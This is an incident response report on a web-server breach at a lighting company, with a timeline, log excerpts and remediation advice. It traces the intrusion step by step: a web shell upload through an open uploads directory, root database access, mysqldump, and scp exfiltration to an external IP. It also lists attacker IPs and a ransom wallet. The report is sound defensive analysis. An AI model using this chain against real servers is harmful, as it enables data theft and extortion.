

Incident Response Report

Prepared by: Anastasiya Gruneva

Date: March 3rd, 2025

Table of Contents

| | |
|---|-----------|
| Executive Summary..... | 3 |
| Incident Timeline..... | 4 |
| Technical Analysis..... | 7 |
| Attack Origin..... | 7 |
| Malicious Actions..... | 7 |
| Impact of the Attack..... | 7 |
| Evidence Supporting the Impact..... | 8 |
| Weaknesses that Allowed for This Incident to Occur..... | 9 |
| Incident Response..... | 11 |
| Post-Incident Recommendations..... | 13 |
| Appendix..... | 15 |
| Artifact Analysis..... | 15 |
| References..... | 25 |

Executive Summary

Premium House Lights Inc., an Ontario-based luxury lighting company, experienced a significant cybersecurity breach starting on February 19, 2022. The attacker exploited multiple vulnerabilities within the company's web server and database systems, ultimately gaining unauthorized access to sensitive customer data, including personal and payment information. Through reconnaissance, port scanning, and exploiting an unsecured /uploads/ directory, the attacker uploaded a malicious web shell, escalated privileges, accessed the MySQL database, and exfiltrated data using the mysqldump command. The data was then transferred to an external server, and the attacker deleted the database to cover their tracks. On February 22, 2022, the attacker escalated the situation to extortion by demanding a ransom for the stolen data.

The attack revealed several critical weaknesses, including inadequate file upload mechanisms, insufficient network monitoring, excessive privileges, and a lack of strong authentication protocols. Following the breach, the company took swift action to contain the attack by isolating affected systems, revoking compromised credentials, and removing malicious files. They then initiated recovery efforts, including restoring from clean backups and implementing system hardening measures.

To prevent similar incidents in the future, the company must focus on improving its security posture by implementing network segmentation, strengthening access controls, enhancing intrusion detection systems, and enforcing stricter file upload mechanisms. Additionally, multi-factor authentication (MFA) should be implemented for all privileged accounts, and proper database privilege management should be enforced. These efforts, aligned with industry best practices, will help ensure the security and confidentiality of customer data moving forward.

Incident Timeline

The incident began on February 19, 2022, when the attacker conducted reconnaissance through port scanning and directory enumeration, ultimately exploiting an unsecured /uploads/ directory to upload a malicious web shell. Gaining remote access, the attacker escalated privileges, accessed the MySQL server as root, and exfiltrated sensitive customer data using mysqldump and scp. The attacker then deleted the database file to cover their tracks. On February 22, 2022, the attacker demanded a ransom for the stolen data, escalating the incident to a data breach with extortion.

Table 1. Incident Timeline

| Timeframe (EST, UTC-5) | Activities |
|---|---|
| 19th February 2022 09:56:11 - 09:57:40 PM | The attacker performed reconnaissance using the SiteCheckerBotCrawler (<i>Website Crawler: Online Spyder to Test URLs for Errors</i> , n.d.). |
| 19th February 2022 09:58:12 PM | The attacker performed port scanning (<i>Network Service Discovery, Technique T1046 - Enterprise</i> , n.d.). |
| 19th February 2022 09:58:22 - 09:58:40 PM | The attacker (IP address 138.68.92.163) launched a rapid series of requests to multiple directories (/randomfile1, /index, /register, /forum, /downloads, /security, /media, etc.). All requests returned HTTP 404 (Not Found), indicating the attacker was searching for admin panels, directories, or vulnerabilities. They likely intend to identify potential attack vectors using a brute-force directory enumeration technique (<i>Active Scanning: Wordlist Scanning, Sub-Technique T1595.003 - Enterprise MITRE ATT&CK®</i> , 2022). |
| 19th February 2022 09:58:40 PM | The successful access to /uploads/ implies the uploads directory on the web server is accessible, which allows the attacker to find a way to upload a web shell. |
| 19th February 2022 09:59:04 PM | The attacker has uploaded a web shell (shell.php), which can allow remote execution and complete system compromise (<i>Server Software Component: Web Shell, Sub-Technique T1505.003 - Enterprise</i> , n.d.). |
| 19th February 2022 10:00:27 PM | The attacker runs “netstat” with options to list active connections and processes. This command is commonly used for reconnaissance to check the active network connections and determine whether any network services (e.g., databases, web services) are available for exploitation. The attacker is likely |

| | |
|---|---|
| | looking for open ports and services running on the system (<i>Netstat, Software S0104 MITRE ATT&CK®</i> , 2017). |
| 19th February 2022 10:00:48 PM | The attacker uses “sudo -l” to check the current user’s sudo privileges. The attacker is likely determining which commands they can run with elevated privileges (root) without needing a password. This is a typical reconnaissance step to escalate privileges if required. |
| 19th February 2022 10:00:55 PM | The attacker successfully connected to the MySQL server from the root@localhost user. |
| 19th February 2022 10:00:55 - 10:01:15 PM | The attacker performed database reconnaissance - ran a query to check the MySQL server's version, enumerated available databases to find sensitive or high-privilege data, gathered information about user privileges and database configuration. |
| 19th February 2022 10:01:21, 10:01:31 PM | The attacker extracted data from the customers table from the database. |
| 19th February 2022 10:01:21, 10:01:45 PM | The attacker uses “mysqldump” to create a backup of the phl database. This step indicates that the attacker is exfiltrating the database contents. The use of mysqldump shows they have gained administrative access to the database. |
| 19th February 2022 10:01:46 PM | A second connection from the same root@localhost user is initiated, running additional system queries and locking the customers table. A query with SQL_NO_CACHE is executed on the customers table, indicating an attempt to avoid detection by bypassing the query cache (<i>MySQL :: MySQL 5.7 Reference Manual :: 8.10.3 The MySQL Query Cache</i> , n.d.). |
| 19th February 2022 10:02:17 PM | The attacker lists the files in the current directory. This could be a step, possibly to check for the presence of other files or backup opportunities. It may also suggest the attacker is trying to cover their tracks by ensuring the system is not logging unexpected files. |
| 19th February 2022 10:02:26 PM | The attacker uses scp (secure copy) to transfer the phl.db database dump to a remote server (IP: 178.62.228.28). The attacker is exfiltrating the sensitive database contents to an external server, likely for further exploitation or sale. This indicates data theft. |
| 19th February | The attacker deletes the phl.db file. This is likely an attempt to |

| | |
|---------------------|---|
| 2022 10:02:36 PM | cover their tracks and remove evidence of the exfiltrated database. The attacker may delete the file to avoid detection during forensic analysis. |
| 22nd February, 2022 | A letter was received from the attacker demanding a ransom for customer data. |

Technical Analysis

Attack Origin

The attack originated from the IP address 138.68.92.163. Initial reconnaissance by the attacker began on 19th February 2022 at 09:56:11 PM (EST), where they utilized a bot, SiteCheckerBotCrawler, to perform automated website scanning (*Website Crawler: Online Spyder to Test URLs for Errors*, n.d.). This scanning activity was followed by the attacker's use of port scanning to identify open ports and potential vulnerabilities within the target system. The attacker engaged in further reconnaissance by issuing HTTP requests to non-existent pages, such as /randomfile1, /index, /register, /forum, and others, ultimately triggering a series of HTTP 404 errors, which suggested a brute-force directory enumeration attempt to find vulnerable endpoints (*Active Scanning: Wordlist Scanning, Sub-Technique T1595.003 - Enterprise | MITRE ATT&CK®*, 2022).

Malicious Actions

Upon identifying the /uploads/ directory as publicly accessible, the attacker uploaded a malicious PHP web shell (shell.php) to the server on 19th February 2022 at 09:59:04 PM. This allowed the attacker to remotely execute commands on the compromised server, thereby gaining unauthorized access to the system (*Server Software Component: Web Shell, Sub-Technique T1505.003 - Enterprise*, n.d.). The attacker's actions escalated with the use of Netstat and sudo -l commands to inspect network connections and determine privilege escalation opportunities. By 10:00:55 PM, the attacker successfully connected to the MySQL server as the root@localhost user and conducted database reconnaissance, exfiltrating sensitive customer data.

The attacker used mysqldump to create a backup of the phl database, indicating an intent to exfiltrate the data. This backup was transferred to an external server (IP address 178.62.228.28) via scp at 10:02:26 PM. Subsequently, the attacker deleted the database file to cover their tracks and avoid detection during forensic analysis. This sequence of actions points to a data exfiltration event and highlights the attacker's success in obtaining sensitive information, including customer data from the customers table within the database.

Impact of the Attack

The attack's primary impact is the unauthorized access to the web server and database, leading to the exfiltration of sensitive customer data. The attacker's use of a web shell provided them with persistent access to the server, potentially allowing for further exploitation and lateral movement within the network. The successful exfiltration of the

phl.db database signifies a serious security breach, with the data being sent to a remote server for potential further exploitation or sale. Furthermore, the attacker's efforts to cover their tracks by deleting the exfiltrated database file suggest an awareness of forensic investigation procedures, indicating a high level of sophistication in their tactics.

Additionally, the attack involved privilege escalation and the execution of commands on the compromised server, including the use of nmap for network scanning, further expanding the scope of the attack to internal network resources. The attack compromised not only the web server but also the MySQL database and potentially other networked systems, posing a risk to the confidentiality and integrity of critical business operations.

Evidence Supporting the Impact

1. Application Access Logs: The log entries for 19th February 2022, including directory scanning, 404 error responses, and a 301 Redirect when attempting to access the /uploads/ directory, confirm the attacker's probing for vulnerable endpoints. The successful upload of the web shell (shell.php) was corroborated by the HTTP 200 OK response, indicating the attacker's success in exploiting the server.
2. Database Logs: The attacker's connection to the MySQL server as root@localhost and their query activities within the phl database provide clear evidence of unauthorized access and data enumeration. The mysqldump command and subsequent exfiltration of data via scp (to IP address 178.62.228.28) confirm the data theft aspect of the attack.
3. Session Logs: The attacker's use of Netstat, sudo -l, and MySQL commands demonstrates their reconnaissance and privilege escalation activities. Additionally, the scp command for data transfer to an external server, followed by the deletion of the backup file, highlights the exfiltration and cover-up tactics.
4. Wireshark Captures: The port scanning and directory scanning activities were detected in the Wireshark captures, showing the SYN packets and HTTP requests that helped identify the attacker's reconnaissance and scanning patterns.
5. Ransom Email: A ransom demand was received from the attacker on 22nd February 2022, further solidifying the intent to extort the victim organization by leveraging the stolen customer data.

In summary, the attacker successfully exploited multiple vulnerabilities in the target system, resulting in the exfiltration of sensitive customer data and a significant security breach. The malicious activity was conducted with a high degree of sophistication, indicating the use of advanced attack techniques such as web shell uploads, data exfiltration, and privilege escalation.

Weaknesses that Allowed for This Incident to Occur

The incident can be attributed to several critical weaknesses within the affected system, including vulnerabilities in server configuration, inadequate access controls, insufficient monitoring, and weak input validation. These weaknesses allowed the attacker to successfully exploit the system and exfiltrate sensitive data. Below is a detailed outline of the key weaknesses identified during the investigation:

1. Unrestricted File Uploads

The `/uploads/` directory was found to be publicly accessible without proper validation of file types or execution restrictions. This allowed the attacker to upload a malicious PHP web shell (`shell.php`), which they used to gain unauthorized access to the server. A proper file upload mechanism should enforce strict file type validation and disallow the execution of uploaded files, especially in publicly accessible directories (*CWE - CWE-434: Unrestricted Upload of File With Dangerous Type (4.16)*, n.d.).

2. Lack of Proper Directory Permissions

The attacker was able to upload the malicious PHP shell to the `/uploads/` directory because it lacked adequate directory permissions. A misconfigured directory with write access for all users is a significant vulnerability that allows an attacker to upload files and execute them without restriction. The uploads directory should have been configured to allow only authorized users and processes to write files.

4. Excessive Privileges of MySQL User (`root@localhost`)

The attacker gained access to the MySQL server as the `root@localhost` user, which granted them full privileges to read, write, and delete data from the database. This was likely due to improper privilege management and overuse of the root user for tasks that could be handled by less privileged accounts (*CWE - CWE-269: Improper Privilege Management (4.16)*, n.d.). The root user should never be used for routine application tasks, and more granular privilege control should be enforced for database access.

5. Weak Network Monitoring and Lack of Intrusion Detection

The attacker was able to port scan the server and later perform privilege escalation and data exfiltration without being detected. This suggests that there was a lack of active network monitoring and intrusion detection systems (IDS) capable of identifying unusual traffic patterns, such as port scans or suspicious file uploads. The absence of alerts for these activities allowed the attacker to carry out their actions without triggering any defensive measures.

6. Unrestricted Remote Access and Lack of Two-Factor Authentication (2FA)

The attacker accessed the server remotely and exfiltrated data using scp (secure copy protocol). There were no signs of two-factor authentication (2FA) or other advanced authentication mechanisms that could have limited the ability of unauthorized users to access the server. The lack of a remote access policy and multi-factor authentication increases the risk of unauthorized access, especially for privileged accounts.

7. Lack of Network Segmentation

The attacker was able to access both the web server and database from the same environment.

Incident Response

The incident response efforts focused on containing and mitigating the attack, addressing the weaknesses that allowed the attacker to exploit the system, and implementing measures to prevent future incidents. The steps come from NIST Computer Security Incident Handling Guide (*Computer Security Incident Handling Guide*, n.d.).

1. Containment

The first priority is to contain the attack and prevent further unauthorized access to the system. This involves the following actions:

- Disconnecting compromised systems: Isolate the affected server immediately from the network to prevent further lateral movement and data exfiltration.
- Disabling remote access: Temporarily disable remote access to the affected server to limit any ongoing malicious activities.
- Revoking compromised credentials: Revoke all compromised user credentials, including the root MySQL account, and issue new credentials to authorized users.

2. Eradication

Once the attack was contained, the next step is to eradicate the threat and ensure that no remnants of the attack were left within the system:

- Removing malicious files: Locate and remove from the /uploads/ directory the malicious PHP web shell (shell.php) uploaded by the attacker. Delete all uploaded files that were not properly validated or authorized.
- Addressing weaknesses in directory permissions: Correct the misconfigured directory permissions in the /uploads/ folder to ensure that only authorized users or processes could upload files. Restrict access to the directory to trusted accounts only.
- Re-configuring MySQL access: Disable the MySQL root account for routine tasks, and assign more restrictive privileges to application users based on the principle of least privilege. Use the root user solely for administrative functions and do not grant access to routine application operations.

3. Recovery

Following the eradication of the attack, recovery efforts begin to restore normal operations while ensuring the system is secure:

- Restoring from clean backups: Restore the system from backups that were taken before the incident, ensuring that no malicious code or altered configurations persisted.
- Hardening the affected systems: Apply security patches to all systems, including the web and database servers. Additionally, update configurations to address known vulnerabilities, including those related to unrestricted file uploads, directory permissions, and privilege management.
- Rebuilding access controls: Implement strong access controls across the system, ensuring that the principle of least privilege was strictly enforced, particularly for database access and remote login.

4. Remediation

After the incident was contained and the systems were restored, the focus shifts to long-term remediation to prevent future incidents:

- Implementing network segmentation: To prevent lateral movement and restrict access to sensitive systems, implement network segmentation. This ensures that the web server and database are isolated in different network zones, reducing the attacker's ability to traverse the network in case of future breaches.
- Strengthening monitoring and intrusion detection: Deploy a robust Intrusion Detection System (IDS) to monitor network traffic for suspicious activity, such as port scans or unauthorized file uploads. Set up real-time alerts to notify security personnel of any anomalous behavior.
- Enforcing stricter file upload mechanisms: Deploy a secure file upload system to validate file types and ensure that only trusted files could be uploaded to the server. Prevent uploaded files from executing on the server, especially in publicly accessible directories.
- Enabling multi-factor authentication (MFA): To mitigate the risk of unauthorized remote access, implement multi-factor authentication (MFA) for all privileged accounts. Update remote access protocols to ensure secure connections only.

By taking these steps, the organization is able to contain and remediate the incident, addressing critical weaknesses that allowed the attack to succeed. The remediation efforts are aligned with industry best practices, including those outlined by NIST, and aimed at strengthening the system's security posture to prevent future breaches.

Post-Incident Recommendations

To protect the organization against similar attacks in the future, it is essential to implement a series of strategic security improvements, including both technical and policy-based measures. Below are recommended actions:

- 1. Strengthen Input Validation and File Upload Controls**

The company should implement comprehensive input validation on all user-supplied data, particularly on file uploads. File type validation should be strictly enforced, and potentially dangerous file types (e.g., PHP, executable files) should be blocked. Additionally, uploaded files should never be executed in publicly accessible directories. File upload mechanisms should be configured to prevent arbitrary file execution, and uploaded files should be placed in isolated directories with no execution permissions (*CWE - CWE-434: Unrestricted Upload of File With Dangerous Type (4.16)*, n.d.).

- 2. Implement Role-Based Access Control (RBAC)**

Access to sensitive resources, such as databases and server configurations, should be governed by a least privilege access model. Role-Based Access Control (RBAC) should be enforced to ensure users and systems are granted only the minimum level of access necessary to perform their tasks. The use of administrative accounts (e.g., the root user) for routine application tasks should be minimized, and more granular permissions should be applied to limit the scope of potential damage in case of a breach (*CWE - CWE-269: Improper Privilege Management (4.16)*, n.d.).

- 3. Improve Network Monitoring and Incident Detection**

The company should implement a more robust network monitoring system capable of detecting suspicious activities, including port scanning, unauthorized file uploads, and privilege escalation attempts. A well-configured Intrusion Detection System (IDS) and Security Information and Event Management (SIEM) solution can help identify unusual traffic patterns and behavior, triggering alerts for potential threats. Proactive monitoring, coupled with incident response tools, will enable faster detection and containment of threats (*CWE - CWE-778: Insufficient Logging (4.16)*, n.d.).

- 4. Enforce Multi-Factor Authentication (MFA)**

Multi-Factor Authentication (MFA) should be implemented for all remote access, especially for administrative accounts and systems containing sensitive data. This additional layer of security will mitigate the risk of unauthorized access due to stolen or compromised credentials. MFA should also be mandated for any

external-facing services or applications where privileged access is required (CWE-522: *Insufficiently Protected Credentials*, n.d.).

5. Apply Network Segmentation and Isolation

The organization should segment its network to ensure that critical assets (e.g., web servers, databases) are isolated from each other. Network segmentation limits the ability of attackers to move laterally within the network once initial access is gained. This will minimize the damage caused by any successful exploitation of a vulnerability in one system, as attackers will not have direct access to all systems.

6. Develop and Regularly Update a Security Policy

The company should establish a comprehensive security policy that defines clear guidelines for managing security incidents, including access controls, password management, and remote access protocols. Regular security audits should be performed to ensure compliance with these policies, and any changes to the system environment should be documented and monitored closely. Additionally, regular training and awareness programs should be conducted to ensure all employees understand the security protocols in place and their role in maintaining a secure environment.

7. Perform Regular Security Audits and Penetration Testing

To ensure that vulnerabilities are proactively addressed, the company should conduct regular security audits and penetration tests. These assessments should be performed by internal teams and external security experts to identify and mitigate weaknesses before they can be exploited. Penetration testing simulates real-world attacks to uncover potential attack vectors and test the organization's defenses.

By following these recommendations and adjusting the organization's security policies and procedures, the company can significantly reduce the risk of similar incidents occurring in the future and improve its overall security posture.

Appendix

Artifact Analysis

Ransom Email

The email address 4C484C@qq.com originates from <https://mail.qq.com>, a widely used Chinese email service.

According to cleantalk.org, this sender address has not been flagged as suspicious (CleanTalk, n.d.).

The cryptocurrency wallet 1JQqFLmAp5DQJbdD3ThgEiJGSmX8eaaBid is valid (*Check Crypto Address*, n.d.).

<https://pastebin.com> is a well-known platform for data storage. It allows temporary data storage with access settings that can be public, unlisted, private, or protected by a password.

The 4C484C threat actor group is not currently documented in known threat intelligence sources.

Database Data

A database sample from the ransom email can be found in phl_database_tables.db.

Application Access Logs

It looks like web server logs show two types of activity.

Bot Crawling:

- The IPs 136.243.111.17 and 138.201.202.232 belong to SiteCheckerBotCrawler, which scans websites for SEO purposes (*Website Crawler: Online Spyder to Test URLs for Errors*, n.d.).
- These requests appear to be normal bot activity, repeatedly fetching the homepage.

```

136.243.111.17 - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"

```

Figure 1. SiteCheckerBotCrawler Activity in Application Access Logs

Malicious Activity:

- The IP 138.68.92.163 is making repeated requests to non-existent pages (/randomfile1, /register, /forum, etc.), resulting in 404 errors.
- The user agent (Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)) is outdated, commonly used by automated scripts or vulnerability scanners (OWASP, n.d.).
- This behavior suggests a directory brute-force attack, attempting to find hidden or vulnerable endpoints (OWASP, n.d.).
- The IP 138.68.92.163 is making multiple HTTP requests in a very short time, which could indicate automated scanning or probing (*Active Scanning, Technique T1595 - Enterprise*, 2020).

```

138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /index HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /archive HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /02 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /register HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /en HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:22 -0500] "GET /forum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /software HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /downloads HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /3 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /security HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /13 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /category HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /4 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - [19/Feb/2022:21:58:23 -0500] "GET /content HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

```

Figure 2. Indicators of Automated Scanning and Directory Brute-Force Attack in Application Access Logs

The server issued a 301 Redirect when the attacker attempted to access /uploads using an outdated User-Agent (MSIE 6.0, Windows XP), a common tactic employed by directory enumeration tools (*301 Moved Permanently - HTTP | MDN*, 2024).


```

138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /english HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /story HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /image HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /uploads HTTP/1.1" 301 529 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /32 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:32 -0500] "GET /categories HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

```

Figure 3. Attacker Accessing /uploads Triggers 301 Redirect

Next, we observe the following:

1. Attempt to Access upload.php:
GET /upload.php HTTP/1.1" 200 487. This file exists (200 OK), suggesting it could be a potential upload endpoint that the attacker is probing for vulnerabilities.
2. Access to /uploads/ Directory:
GET /uploads/ HTTP/1.1" 200 1115. This directory exists (200 OK), indicating it may be publicly accessible.
3. Change in User-Agent from MSIE to curl:
Initially, the requests use "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)", an outdated browser often associated with bots. Later, the requests switch to "curl/7.68.0", a command-line tool used to make HTTP requests, suggesting automated behavior (How To Use Curl, n.d.).
4. Possible Web Shell Upload (shell.php):
POST /uploads/shell.php HTTP/1.1" 200 2655. This is highly suspicious for the following reasons:
 - The attacker is uploading a file named shell.php to the /uploads/ directory.
 - The 200 OK response indicates the upload was successful.
 - This suggests that a web shell might have been uploaded, potentially giving the attacker remote access to execute commands on the server.

```

138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /41 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /upload.php HTTP/1.1" 200 487 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /flash HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /48 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"

```

Figure 4. Suspicious Upload Activity and User-Agent Change

These logs strongly suggest that an attacker was probing for vulnerabilities, found an open upload directory, and successfully uploaded a malicious PHP web shell (shell.php).

Database Logs

An unauthorized user appears to have gained access to a MySQL server. The attacker initiated the session as `root@localhost` using a socket connection, suggesting that the attack originated locally on the server.

```
2022-02-20T03:00:55.682704Z      9 Connect      root@localhost on  using Socket
2022-02-20T03:00:55.682973Z      9 Query        select @@version_comment limit 1
2022-02-20T03:00:58.206501Z      9 Query        show databases
2022-02-20T03:01:02.431377Z      9 Query        SELECT DATABASE()
2022-02-20T03:01:02.431609Z      9 Init DB      mysql
2022-02-20T03:01:02.432402Z      9 Query        show databases
2022-02-20T03:01:02.433075Z      9 Query        show tables
2022-02-20T03:01:02.437115Z      9 Field List   columns_priv
2022-02-20T03:01:02.437366Z      9 Field List   component
2022-02-20T03:01:02.437487Z      9 Field List   db
```

Figure 5. The attacker successfully connects to the MySQL server

The attacker runs a query to check the MySQL server's version (`SELECT @@version_comment limit 1`), possibly for reconnaissance.

The attacker queries the database list (`SHOW DATABASES`). This indicates an attempt to enumerate available databases, likely to find sensitive or high-privilege data (*MySQL :: MySQL 8.4 Reference Manual :: 15.7.7.15 SHOW DATABASES Statement*, n.d.).

The attacker accesses multiple system and privilege-related tables. The attacker queries various tables, including `columns_priv`, `user`, `db`, and `general_log`, which may indicate an attempt to gather information about user privileges and database configuration.

The attacker switches to the `phl` database, a user-defined database. They then enumerate tables within this database and extract data from the `customers` table using `SELECT * FROM customers LIMIT 5`.

```

2022-02-20T03:01:07.373140Z      9 Query      show tables
2022-02-20T03:01:10.167274Z      9 Query      SELECT * FROM user
2022-02-20T03:01:13.274571Z      9 Query      SELECT DATABASE()
2022-02-20T03:01:13.274934Z      9 Init DB    phl
2022-02-20T03:01:13.275849Z      9 Query      show databases
2022-02-20T03:01:13.276443Z      9 Query      show tables
2022-02-20T03:01:13.277190Z      9 Field List  customers
2022-02-20T03:01:15.536553Z      9 Query      show tables|
2022-02-20T03:01:21.694024Z      9 Query      SELECT * FROM customers
2022-02-20T03:01:31.159492Z      9 Query      SELECT * FROM customers LIMIT 5
2022-02-20T03:01:34.242985Z      9 Quit

```

Figure 6. Attacker Switches to 'phl' Database and Extracts Data from 'customers' Table

A second connection from the same `root@localhost` user is initiated, running additional system queries and locking the `customers` table. The attacker performs further reconnaissance and queries on the `customers` table, including checking for triggers and examining table structure using `SHOW CREATE TABLE` and `SHOW FIELDS`.

The attacker executes commands to read the `customers` table. A query with `SQL_NO_CACHE` is executed on the `customers` table, indicating an attempt to avoid detection by bypassing the query cache (*MySQL :: MySQL 5.7 Reference Manual :: 8.10.3 The MySQL Query Cache*, n.d.).

```

2022-02-20T03:01:40.774258Z      10 Query      show fields from `customers`
2022-02-20T03:01:46.775014Z      10 Query      SELECT /*!40001 SQL_NO_CACHE */ * FROM `customers`
2022-02-20T03:01:46.775651Z      10 Query      SET SESSION character_set_results = 'binary'

```

Figure 7. Attacker Executes Query on 'customers' Table with SQL_NO_CACHE to Avoid Detection

These logs reflect two MySQL sessions from the root user performing database inspections, querying user and customer data, checking storage settings, and potentially preparing for a backup or performance tuning.

Session Logs

This session log captures a sequence of commands executed on a Unix-based system. The activity suggests unauthorized or suspicious behavior, potentially data exfiltration.

The attacker first checks network connections and verifies their sudo privileges (*Netstat, Software S0104 | MITRE ATT&CK®*, 2017).

They then gain access to MySQL as root and dump the entire phl database (*MySQL :: MySQL 8.4 Reference Manual :: 6.5.4 Mysqldump — A Database Backup Program*, n.d.).

